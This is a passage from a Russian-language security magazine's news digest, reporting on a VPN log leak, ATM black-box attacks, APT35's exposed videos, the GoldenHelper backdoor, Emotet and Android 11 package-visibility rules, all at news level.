На похожие меры пошло руководство Facebook и Amazon, чьи сотрудники будут работать из дома как минимум до конца текущего года. Специалисты Twitter и вовсе перешли на удаленку на неопределенный срок, а работники Microsoft останутся дома как минимум до октября.

ЛОГИ, КОТОРЫХ НЕТ

Большинство провайдеров услуг VPN утверждают, что они не следят за своими пользователями и не ведут никаких логов. К сожалению, это далеко не всегда правда. Так, недавно специалист компании Comparitech Боб Дьяченко (Bob Diachenko) обнаружил утечку пользовательских данных, собранных VPN-провайдером, который якобы не вел логов.

Все началось с того, что Дьяченко заметил в сети незащищенный кластер Elasticsearch, где хранились 894 Гбайт данных, принадлежащих провайдеру UFO VPN. Как оказалось, в логах старательно фиксировались: пароли от учетных записей (открытым текстом), секреты и токены VPN-сессий, IP-адреса пользовательских устройств и серверов VPN, к которым они подключались, временные метки подключений, информация о местоположении, данные о самих устройствах и версиях ОС, а также веб-домены, с которых в браузеры пользователей бесплатной версии UFO VPN внедрялась реклама. При этом политика конфиденциальности UFO VPN гласит, что сервис не отслеживает действия пользователей за пределами сайта компании и не собирает никаких данных.

По данным Comparitech, в логи UFO VPN ежедневно добавляется более 20 миллионов новых записей. Дьяченко пишет, что еще 1 июля 2020 года он предупредил провайдера об утечке данных, но так и не дождался ответа. Лишь спустя несколько недель база все же пропала из онлайна и перестала обнаруживаться Shodan, но лишь после того, как специалист связался с хостером UFO VPN.

Также данную утечку обнаружили и специалисты VPNmentor. Они сообщили, что проблема касается не только UFO VPN и его пользователей, но и еще шести VPN-провайдеров из Гонконга: FAST VPN, Free VPN, Super VPN, Flash VPN, Secure VPN и Rabbit VPN. Судя по всему, все эти названия ведут к одной организации, которая предоставляет своеобразную white-label-базу для VPN-сервисов. И конечно, все эти провайдеры заявляют, что не ведут никаких логов.

Все перечисленные провайдеры работали с тем же незащищенным кластером Elasticsearch. В общей сложности исследователи обнаружили в открытом доступе около 1,2 Тбайт данных: 1 083 997 361 лог, многие из которых содержат конфиденциальную информацию.

Так, в логах можно было найти информацию о посещенных веб-сайтах, журналы подключений, имена людей, адреса электронной почты и домашние адреса пользователей, пароли открытым текстом, информацию о платежах в биткойнах и PayPal, сообщения в службу поддержки, спецификации пользовательских устройств и информацию об учетных записях.

PayPal-платеж пользователя из США

> *«Каждый из этих VPN-провайдеров утверждает, что их сервис не ведет логов, то есть не регистрирует какую-либо активность пользователей в соответствующих приложениях. Однако мы обнаружили несколько экземпляров логов интернет-активности на их общем сервере. И это в дополнение к личной информации, которая включала в себя адреса электронной почты, пароли в открытом виде, IP-адреса, домашние адреса, модели телефонов, идентификаторы устройств и другие технические детали», — пишут специалисты VPNmentor.*

Исследователи VPNmentor даже провели эксперимент и создали учетную запись у одного из провайдеров, после чего нашли ее в логах, а также информацию об адресе электронной почты, местоположении, IP-адресе, устройстве и серверах, к которым они подключились.

Специалисты уведомили провайдеров о проблеме и необходимости удалить кластер из открытого доступа и даже сообщили об инциденте HK-CERT, но никаких немедленных действий не последовало.


Лишь несколько недель спустя представители UFO VPN все же выпустили официальное заявление и сообщили, что из-за пандемии коронавируса они не смогли должным образом защитить пользовательские данные и не заметили вовремя, что в конфигурации брандмауэра была допущена ошибка.

Также провайдер уверяет, что обнаруженные экспертами логи были анонимными и сохранялись исключительно с целью мониторинга пропускной способности, хотя некоторые записи могли содержать IP-адреса, а также токены и секреты учетных записей. Провайдер настаивает, что в логах не было паролей в формате открытого текста, а эксперты приняли за пароли что-то иное, к примеру токены сеансов. Что касается email-адресов, представители UFO VPN объясняют, что иногда пользователи присылают отзывы, содержащие адреса электронной почты, хотя таких насчитывается меньше одного процента.

Эксперты Comparitech и VPNmentor в корне несогласны с позицией провайдера и пишут, что обнаруженные ими данные точно не были анонимными и обезличенными. Они рекомендуют всем пользователям сменить пароли.

ТОРВАЛЬДС ПИШЕТ КОД В ПОЧТОВОМ КЛИЕНТЕ


Недавно на YouTube-канале Linux Foundation появилась запись с мероприятия Open Source Summit and Embedded Linux Conference: Europe. В ролик вошла беседа Линуса Торвальдса с Дирком Хонделом, вице-президентом VMware. Во время беседы Торвальдс сообщил, что он уже не пишет код в привычном понимании, и немного рассказал о своем рабочем процессе.



→ «Я читаю электронные письма, пишу электронные письма. Я больше не занимаюсь написанием кода. Большинство кода я пишу прямо внутри своего почтового клиента. Например, кто-нибудь присылает мне патч или pull request или идет дискуссия о каком-то следующем pull reques'e. Я отвечаю „Да, это отлично, но“ и в ответ отправляю псевдокод. <...>

Я так привык править и отправлять патчи, что могу писать их непосредственно в почтовом клиенте. Я больше не программист. Я читаю куда больше писем, чем пишу. Поэтому в итоге моя работа теперь заключается в том, чтобы говорить нет»

— признается Линус Торвальдс



НОВЫЕ АТАКИ НА БАНКОМАТЫ

Специалисты компании Diebold Nixdorf предупредили о новой вариации black box атак на банкоматы, которую начали применять злоумышленники в Бельгии.

Black box атаки представляют собой разновидность джекпоттинговых (jackpotting) атак, во время которых киберпреступники заставляют банкомат выдавать деньги. Такая атака может быть выполнена с помощью вредоносного ПО, установленного в банкомате, или с помощью «черного ящика». Этим термином обычно обозначают ноутбук или устройство на базе одноплатного микрокомпьютера, которое используется, чтобы подключиться к внутренним компонентам банкомата (для доступа к портам, проводке и прочему преступники обычно разбирают корпус или вырезают в нем отверстие). Подключившись к машине, злоумышленники попросту отдают банкомату команду на «высвобождение» наличных из кассет, в которых те хранятся.

Diebold Nixdorf сообщает, что пока новые атаки применяются только против банкоматов модели ProCash 2050xe, к которым злоумышленники подключаются через порты USB. Компания объясняет:

> *«Во время недавних инцидентов злоумышленники сосредоточили свои усилия на уличных системах. Они разрушают части лицевой панели, чтобы получить физический доступ к главному отделению. Затем они отсоединяют USB-кабель, соединяющий диспенсер CMD-V4 и специальную электронику, или кабель между специальной электроникой и компьютером банкомата. Этот кабель подключается к „черному ящику“ злоумышленников для отправки команд на выдачу наличных».*

Однако не это само по себе привлекло внимание специалистов. Дело в том, что обычно для взаимодействия с компонентами банкомата злоумышленники используют малварь или собственный код, но теперь хакеры, похоже, заполучили копию легитимного ПО (прошивки) банкоматов, которое установили на свой «черный ящик» и использовали для взаимодействия с машинами.

Пока расследование инцидентов еще продолжается, но в Diebold Nixdorf считают, что хакеры могли подключиться к какому-то банкомату и обнаружить, что его ПО хранилось на незашифрованном жестком диске.


Издание ZDNet ссылается на собственные источники в банковской сфере и сообщает, что предупреждение, опубликованное производителем, напрямую связано с расследованием ряда джекпоттинговых атак, произошедших в Бельгии в июне — июле 2020 года. Эти атаки (два случая странного джекпоттинга) вынудили бельгийский банк Argenta приостановить работу 143 банкоматов. Причем местные СМИ писали, что были атакованы исключительно устройства Diebold Nixdorf.

Специалист по банковскому фроду из компании Telefonica Мануэль Пинтаг (Manuel Pintag) сообщил журналистам, что такой метод взлома банкоматов в целом не уникален, хотя раньше он встречался не в странах Европы, а в Латинской Америке.

1 400 000 ДОЛЛАРОВ СОБРАЛ НА KICKSTARTER FLIPPER ZERO


В конце июля на Kickstarter стартовала кампания по сбору средств для «хакерского тамагочи» Flipper Zero. Для запуска производства устройств требовалось собрать **60 000** долларов, и те, кто прочил проекту неудачу, явно оказались неправы. Искомая сумма была собрана за считаные минуты после старта кампании, а устройства за **99** долларов разобрали моментально.

В настоящий момент проект уже привлек больше **1 400 000** долларов. Согласно «дорожной карте» кампании, это означает, что устройства будут доступны в новом цвете и оснащены Bluetooth и NFC. Первые поставки устройств ожидаются в **ФЕВРАЛЕ 2021 ГОДА**.




40 ГБАЙТ ХАКЕРСКИХ ВИДЕО

Одна из наиболее известных группировок иранских «правительственных» хакеров — APT35 (она же Charming Kitten, Phosphorous и NewsBeef) допустила серьезную ошибку, неправильно настроив один из своих серверов. Из-за этого сервер три дня был доступен любому желающему, и сотрудники IBM X-Force обнаружили на нем около 40 Гбайт видео и других файлов, проливающих свет на «работу» группы.



На сервере хак-группы хранились и похищенные у целей данные

Исследователи считают, что некоторые из найденных ими видео представляют собой учебные пособия, которые группировка использует для обучения новичков. Так, записи были сделаны с помощью специального приложения BandiCam, то есть эти видео появились не случайно, и хакеры не заразились своим собственным вредоносным ПО (да, история знавала и такие случаи).



BandiCam и рабочий стол одного из авторов хак-видео

Ролики демонстрируют, как иранские хакеры выполняют самые разные задачи, включая пошаговый взлом аккаунта жертвы с использованием заранее подготовленного списка учетных данных. Основными целями взломщиков выступали чужие почтовые ящики, но также взламывали и учетные записи в социальных сетях, если были доступны скомпрометированные учетные данные.

Аналитики IBM X-Force отмечают дотошность злоумышленников: те получают доступ буквально к каждой учетной записи жертвы, независимо от того, насколько незначителен тот или иной профиль. В итоге взлому подвергалось все: сервисы потоковой передачи видео и музыки, доставка пиццы, сервисы финансовой помощи студентам и муниципальных коммунальных услуг, банкинг, аккаунты в видеоиграх, учетные записи операторов связи...

Суммарно операторы APT35 попытались скомпрометировать аккаунты как минимум на 75 различных сайтах, взламывая всего двух человек. Если взлом удавался, хакеры заглядывали в настройки учетной записи и искали там любую личную информацию, которая отсутствовала в других аккаунтах, чтобы в итоге составить максимально подробный профиль для каждой жертвы.

Эксперты не сообщают, как именно хакеры получили учетные данные своих целей. Возможно, пользователи были заранее заражены малварью, которая похищала пароли, а может быть, учетные данные были попросту куплены на черном рынке.


В других видеороликах хак-группы демонстрируется поэтапное хищение данных из каждой учетной записи. В том числе экспорт всех контактов, фотографий и документов из облачных хранилищ, таких как Google Drive. В некоторых случаях злоумышленники даже обращались к утилите Google Takeout, чтобы извлечь все содержимое чужого аккаунта Google, включая историю местоположений, данные из Chrome и связанных устройств на базе Android.

В конце, когда все остальное сделано, хакеры добавляли учетные данные электронной почты жертвы в Zimbra, что позволяло им удаленно контролировать сразу несколько учетных записей из одной бэкенд-панели.

Продолжение статьи →

MEGANEWS

← Начало статьи



Помимо этого, были обнаружены видео, на которых члены APT35 создают специальные учетные записи электронной почты. Исследователи считают, что хакеры воспользуются этими аккаунтами в будущих операциях.

Эксперты пишут, что им удалось идентифицировать и уведомить о компрометации несколько жертв злоумышленников, которых хакеры взламывали на видео, в том числе военнослужащего ВМС США, а также офицера ВМС Греции. На видео попали и неудачные попытки получить доступ к учетным записям чиновников из Госдепартамента США, взлому которых помешала двухфакторная аутентификация.

НЕНАДЕЖНЫЕ ПАРОЛИ

Турецкий студент и независимый исследователь Ата Хакчел (Ata Hakçıl) проделал титаническую работу, изучив более **1 000 000 000** логинов и паролей. Столь огромный дамп для анализа он собрал из открытых источников: все эти данные когда-то утекли в сеть в результате ИБ-инцидентов. Исследователь приводит множество интересных статистических данных.

В подборке удалось выявить 168 919 919 уникальных паролей и 393 386 953 имени пользователей.

Как оказалось, более 7 000 000 из них — это пароль 123456 (каждый сто сорок второй пароль, встречается в 0,722% случаев).

Средняя длина пароля составляет 9,48 символа, хотя ИБ-эксперты обычно рекомендуют использовать более длинные пароли (от 16 до 24 символов).

Сложность паролей тоже оказалась проблемой, поскольку лишь 12% паролей от общего числа содержат хотя бы один специальный символ.

В подавляющем большинстве случаев пользователи выбирают максимально простые пароли: используют только буквы (29%) или только цифры (13%).

Примерно 42% всех паролей уязвимы для банальных словарных атак и перебора.

1000 самых распространенных паролей — это примерно 6,607% от всех изученных паролей.

34,41% всех паролей заканчиваются цифрами, но только 4,522% паролей начинаются с цифр.


ВТОРОЙ КИТАЙСКИЙ БЭКДОР

В июне 2020 года специалисты компании Trustwave рассказали, что неназванный китайский банк вынуждал западные компании устанавливать официальное налоговое ПО, содержащее бэкдор GoldenSpy. Вызвавшая подозрения экспертов программа называлась Intelligent Tax и была разработана подразделением Golden Tax, относящимся к Aisino Corporation, специально для уплаты местных налогов.

Вскоре после публикации отчета экспертов стало известно, что бэкдор GoldenSpy был тихо удален из программы.

Теперь же специалисты Trustwave сообщают, что GoldenSpy оказался не первым. Так, исследователи обнаружили, что в другом налоговом ПО, Golden Tax Invoicing Software (Baiwang Edition), скрывалась малварь GoldenHelper. Данную программу зарегистрированные в Китае компании обязаны устанавливать, так как она необходима для выставления счетов и уплаты налогов на добавленную стоимость (НДС).

Данное ПО тоже было связано с подразделением Aisino Corporation: GoldenHelper оказался подписан цифровой подписью с использованием доверенного сертификата, выданного NouNou Technologies — дочерней компании Aisino Corporation. При этом в настоящее время в Китае только два официальных поставщика налоговых программ: Aisino и Baiwang. И вредоносный код GoldenHelper был обнаружен в программе авторства Baiwang.




Запутанные отношения между китайскими компаниями

Иногда программа поставлялась отдельно, но некоторые пользователи заявили, что в их версии Windows 7 Home Edition сразу была установлена (скрытая) копия GoldenHelper.

В целом GoldenHelper похож на GoldenSpy и тоже представляет собой опасный бэкдор. Так, он может устанавливаться в систему без согласия пользователя, повышать привилегии до уровня SYSTEM, а затем загружать и устанавливать на зараженную машину дополнительные пейлоады. При этом малварь обходит защитный механизм User Account Control в Windows, который обычно просит пользователя выдать конкретному ПО разрешения на установку других программ и внесение изменений в систему.

Эксперты рассказывают, что GoldenHelper использует SKPC.DLL для взаимодействия с Golden Tax, WMISSSRV.DLL для повышения привилегий и файл .DAT со случайным именем для выбора и запуска произвольного кода с привилегиями SYSTEM. Основная цель этой малвари заключается в том, чтобы загрузить и запустить taxver.exe, но специалисты не смогли найти актуальный образец фактической полезной нагрузки.

Дело в том, что кампания GoldenHelper была активна в 2018–2019 годах, а в настоящее время, похоже, уже завершилась. Частота обнаружения образов малвари, задействованных в этой кампании, возросла в середине 2019 года, и это, по всей видимости, вынудило хакеров свернуть операцию, а сроки регистрации доменов управляющих серверов истекли еще в начале 2020 года.



В целом GoldenHelper был способен:

- использовать случайно сгенерированные имена файлов;
- генерировать случайные временные метки creation и last write;
- загружать исполняемые файлы с использованием поддельных имен файлов с расширениями .gif, .jpg и .zip;
- использовать DGA на основе IP, чтобы на лету изменять адрес управляющего сервера.

Хотя исследователям не удалось доказать, что taxver.exe — это действительно малварь, они отмечают, что легитимное ПО обычно не обходит средства защиты Windows для повышения привилегий, не рандомизирует свое местоположение, не скрывает свое имя, не пытается вносить изменения в записи DNS и так далее.

Эксперты Trustwave резюмируют, что GoldenHelper, очевидно, был предшественником GoldenSpy:


> *«За кампанией GoldenHelper последовала GoldenSpy, и мы не сомневаемся в том, что эта угроза продолжит эволюционировать в новую методологию, нацеленную на предприятия, работающие в Китае».*

62 000 QNAP NAS ПОД АТАКОЙ

Малварь QSnatch, появившаяся на свет еще в 2014 году, лишь в последний год стала представлять реальную угрозу. QSnatch сочетает в себе функциональность бэкдора и инфостилера и атакует устройства Qnap NAS.

Осенью 2019 года сообщалось, что вредонос заразил 7000 устройств в одной только Германии, но по состоянию на середину июля 2020 года число атакованных NAS по всему миру превысило 62 000. Эксперты CISA и NSCS сообщают, что примерно 7600 зараженных устройств находятся в США и около 3900 в Великобритании.

Компания QNAP давно объяснила, как обезопасить устройства от атак QSnatch, и призывает пользователей и администраторов предпринять необходимые для защиты меры.



EMOTET СНОВА В СТРОЮ

Один из наиболее активных ботнетов 2019 года — Emotet не подавал почти никаких признаков жизни с февраля текущего года. Но в июле ИБ-эксперты предупредили, что Emotet вернулся в строй с новой спам-кампанией.

Новая кампания нацелена преимущественно на пользователей из США и Великобритании, а письма-приманки написаны на английском языке. Послания злоумышленников содержат либо документы Word, либо URL-адреса, ведущие к загрузке таких файлов (обычно размещающихся на взломанных сайтах на базе WordPress). Подобные документы опасны из-за вредоносных макросов, которые (если они включены), в итоге приводят к загрузке и установке Emotet.

Понаблюдав за малварью, ИБ-специалисты пришли к выводу, что ботнет сменил основную полезную нагрузку и теперь распространяет банковский троян QakBot (QBot), который пришел на смену обычному для ботнета TrickBot.

Впрочем, пейлоады Emotet менялись и раньше, и, скорее всего, оригинальный тандем Emotet — TrickBot вскоре тоже вернется в строй. Дело в том, что исследователи называют TrickBot и QakBot предпочтительными партнерами для Emotet, так как все три группировки входят в одно русскоязычное сообщество и давно общаются между собой.

Кроме того, вредонос обзавелся новой функциональностью: начал похищать списки контактов, содержимое и вложения из писем своих жертв, чтобы рассылаемый спам выглядел как можно аутентичнее для следующих получателей.

Новая тактика позволяет операторам Emotet эффективно использовать перехваченные электронные письма и «включаться» в разговоры пользователей. То есть вредоносный URL-адрес или вложение в итоге будут выглядеть как новые сообщения в уже идущей дискуссии. Причем, в отличие от других злоумышленников, операторы Emotet используют не только само «тело» украденных посланий, но и вложения из них.

Интересно, что при этом работу активизировавшегося ботнета саботируют неизвестные доброжелатели, которые подменяют полезные нагрузки Emotet анимированными файлами GIF, эффективно предотвращая заражение жертв. Неясно, кто именно стоит за этой акцией, это могут быть как конкурирующие хак-группы, так и неизвестный ИБ-специалист.

Из-за этого в 20-х числах июля около четверти всех пейлоадов Emotet были подменены гифками, что вызвало значительное снижение активности ботнета.

Такой саботаж стал возможен благодаря тому, что полезные нагрузки ботнет размещает преимущественно на взломанных сайтах на базе WordPress, доступ к которым операторы Emotet получают через веб-шеллы. Ранее эксперты уже обнаруживали, что злоумышленники используют для этих целей решения с открытым исходным кодом, а также применяют одинаковый пароль для всех веб-шеллов, тем самым подвергая свою инфраструктуру риску.

Теперь же, судя по всему, кто-то сумел узнать тот самый пароль, одинаковый для всех веб-шеллов, и не преминул этим воспользоваться. Эти «добрые самаритяне» заменяют полезные нагрузки Emotet на взломанных WordPress-сайтах анимированными файлами GIF. Файлы они обычно берут с Imgur или Giphy.

НАСИЛИЕ И СТАЛКЕРСКОЕ ПО

Аналитики компании Avast предупредили, что в период карантина, с марта по июнь 2020 года, использование шпионских программ (в том числе и тех, которые установлены незаметно от пользователя) в мире увеличилось на 51% по сравнению с январем — февралем 2020 года. В России с марта 2020 года Avast защитил от stalkerware более 1094 пользователей.

Увы, этот печальный тренд не ограничивается Россией: Avast защитила от stalkerware более 43 000 пользователей по всему миру. Например, в Соединенных Штатах подобные программы были нацелены на 3531 пользователя, 1648 во Франции и 3048 в Бразилии.

Эксперты Avast Threat Labs отмечают корреляцию активности stalkerware с ростом физического насилия в семьях во время карантина. Например, директор кризисного центра «Анна» в России сообщила, что в марте пострадавшие от домашнего насилия обращались в кризисные центры чаще на 25%. В мае 2020 года количество звонков на всероссийский телефон доверия для женщин выросло на 74% по сравнению с февралем.

Исполнительный директор «ООН-женщины» Фумзиле Мламбо-Нгкука и вовсе назвала происходящее «теневой эпидемией» коронавируса.

РАБСТВО В LINUX

В прошлом месяце мы рассказывали о том, что под влиянием протестов Black Lives Matter, прокатившихся по всей территории США (и не только), IT-сообщество вернулось к обсуждению вопросов неуместной и оскорбительной терминологии. В настоящее время многие разработчики прилагают усилия, чтобы удалить подобные термины из своего исходного кода, приложений и онлайн-сервисов.

Подобные изменения обычно включают в себя отказ от использования терминов master и slave («хозяин» и «раб») в пользу таких альтернатив, как main, default, primary и, соответственно, secondary. Также устоявшиеся понятия whitelist и blacklist, то есть черный список и белый список, заменяют на нейтральные allow list и deny/exclude list («список разрешений» и «список запретов/исключений»).

К примеру, о намерении подыскать альтернативы для whitelist/blacklist в последнее время сообщили разработчики Android, языка программирования Go, библиотеки PHPUnit и утилиты Curl. В свою очередь, авторы проекта OpenZFS уже работают над заменой терминов master/slave, использующихся для описания связей между средами хранения.

Также в начале июля об изменениях такого рода сообщили разработчики компаний Microsoft, LinkedIn, Google и Twitter. Все они обещали изменить технический язык своих продуктов и инфраструктуры и избавиться от слов вроде master, slave, blacklist, whitelist.

Стоит отдельно отметить, что компания Twitter пошла дальше других и сочла некорректным использование даже таких терминов, как man hours («человеко-часы»; предлагается заменить на «персоно-часы») или sanity check («проверка работоспособности» или, в другом контексте, «санитарная проверка»; предлагается заменить на «быструю проверку», так как слово sanity в английском языке может относиться и к психическому здоровью, а термин может читаться как «проверка на вменяемость»).

В прошлых материалах мы уже упоминали о том, что разработчики Linux тоже не остались в стороне и обсуждение инклюзивной терминологии велось уже довольно давно. Как стало известно в середине июля, вопрос наконец был решен: Линус Торвальдс сделал соответствующий коммит и утвердил новую политику проекта в отношении оформления кода в ветке ядра Linux 5.8 (хотя изначально изменения предлагалось внести в ветку 5.9).

Третья редакция текста была одобрена 21 известным разработчиком ядра, включая членов Linux Foundation. В итоге было решено отказаться от использования таких понятий, как master/slave и blacklist/whitelist, а также не использовать слово slave отдельно.

Ожидается, что новые правила будут применяться к новому коду, а ревизию старого пока проводить не планируют, хотя разработчики не исключают, что в итоге переименование затронет и немалую часть существующего кода. Устаревшие термины разрешено использовать лишь в случае необходимости.

В различных контекстах термины master/slave теперь рекомендовано заменять следующими аналогами:

- primary, main/secondary, replica, subordinate;
- initiator, requester/target, responder;
- controller, host/device, worker, proxy;
- leader/follower;
- director/performer.

В свою очередь, термины blacklist/whitelist советуют заменять более нейтральными версиями:

- denylist/allowlist;
- blocklist/passlist.

ДРУГИЕ ИНТЕРЕСНЫЕ СОБЫТИЯ МЕСЯЦА

Twitter МИД РФ взломали. Он рекламировал продажу БД с данными россиян

Обнаружена связь между китайской хак-группой и оборонным подрядчиком

Сотрудник Yahoo, шпионивший за пользователями, избежал тюрьмы

Google открыла исходный код сканера уязвимостей Tsunami

Российский хакер, взломавший Dropbox и LinkedIn, признан виновным

Атака BadPower может заставить устройства загореться

Тысячи БД пострадали от мяу-атаки

Стивен Возняк подал в суд на YouTube из-за криптовалютных мошенников

Сервисы компании Garmin отключились в результате атаки шифровальщика

Уязвимость BootHole угрожает системам, использующим GRUB2 и Secure Boot

ANDROID

НОВЫЕ ЗАПРЕТЫ И ЧИСТЫЙ КОД НА KOTLIN

Сегодня в выпуске: ответы Android engineering team на вопросы пользователей Reddit, запрет на доступ к сторонним приложениям в новых версиях Android, способ предотвратить клонирование приложения, множество советов, как писать чистый код на Kotlin, рассказ о функции with из уст разработчиков Koltin, польза и вред функций-расширений. А также: очередная порция библиотек и инструментов пентестера.

Евгений Зобнин
Редактор Unixoid и Mobile
zobnin@glc.ru

ПОЧИТАТЬ

Разработчики Android отвечают на вопросы

Android engineering team QA — ежегодная сессия вопросов и ответов команды разработчиков Android на Reddit. Как обычно, вопросы банальные, а ответы обтекаемые. Но есть несколько интересных моментов.

1. С Android 11 производители будут обязаны сообщать пользователям, что их прошивка может убить приложение и не дать ему работать в фоне. Также в прошивке должна быть возможность отключить такое поведение. Кроме того, производителям придется убрать из своих прошивок белые списки популярных приложений, которые могут работать в фоне. В теории все это должно смягчить проблему некорректной работы приложений на китайских смартфонах.
2. В Android 11 появился API, позволяющий узнать, почему приложение было завершено. Это опять же позволит выяснить, почему приложение на самом деле было завершено и связано ли это с некорректными действиями прошивки.
3. В Android 11 появился сервис I/O Read Ahead Process (IORap), который выполняет предварительную загрузку нужных приложению ресурсов и данных во время старта приложения. Это дало прирост скорости холодного запуска в 5–20%.
4. Еще один интересный API Android 11 — Data Access Auditing API, позволяющий получить информацию о том, какие приватные данные пользователя (местоположение, контакты и так далее) становятся доступны приложению. Это API для разработчиков, желающих выяснить, обращаются ли сторонние библиотеки или legacy-код к приватным данным пользователя. Подробности — в блоге Android Developers.

Запрет на доступ к приложениям

Package visibility in Android 11 — статья разработчиков Android о новом запрете Android 11, благодаря которому сторонние приложения больше не смогут получать информацию или запускать любое установленное на смартфон приложение.

Напомню, что до версии 11 Android предоставлял вполне официальный API для получения информации обо всех установленных на смартфон приложениях (имя, версия, время установки и так далее) и не налагал никаких запретов на запуск любых приложений. Этим пользовались не только сторонние менеджеры приложений, панели быстрого запуска и другой полезный софт, но и разного рода малварь и недобросовестные разработчики, сливающие информацию на третью сторону.

Начиная с Android 11 система будет ограничивать доступный приложению список установленных приложений и обяжет разработчиков перечислять приложения, с которыми приложение автора хочет контактировать, в манифесте:

```
<manifest package="com.example.game">
  <queries>
    <package android:name="com.example.store" />
    <package android:name="com.example.service" />
  </queries>
  ...
</manifest>
```

Кроме самих приложений, также можно перечислить типы интентов, которые собирается использовать приложение (в следующем примере приложение заявляет о своем намерении делиться изображениями с другими приложениями):

```
<manifest package="com.example.game">
  <queries>
    <intent>
      <action android:name="android.intent.action.SEND" />
      <data android:mimeType="image/jpeg" />
    </intent>
  </queries>
  ...
</manifest>
```

Эти требования будут распространяться на все приложения, собранные для API 30 и выше (targetSdkVersion=30), и не коснутся уже существующих приложений, до тех пор пока в Google Play не будет введен минимальный уровень API 30.

Для лаунчеров и других приложений, которым необходим доступ ко всем установленным приложениям, предусмотрено новое разрешение QUERY_ALL_PACKAGES. Но для его использования придется проходить ручную премодерацию.

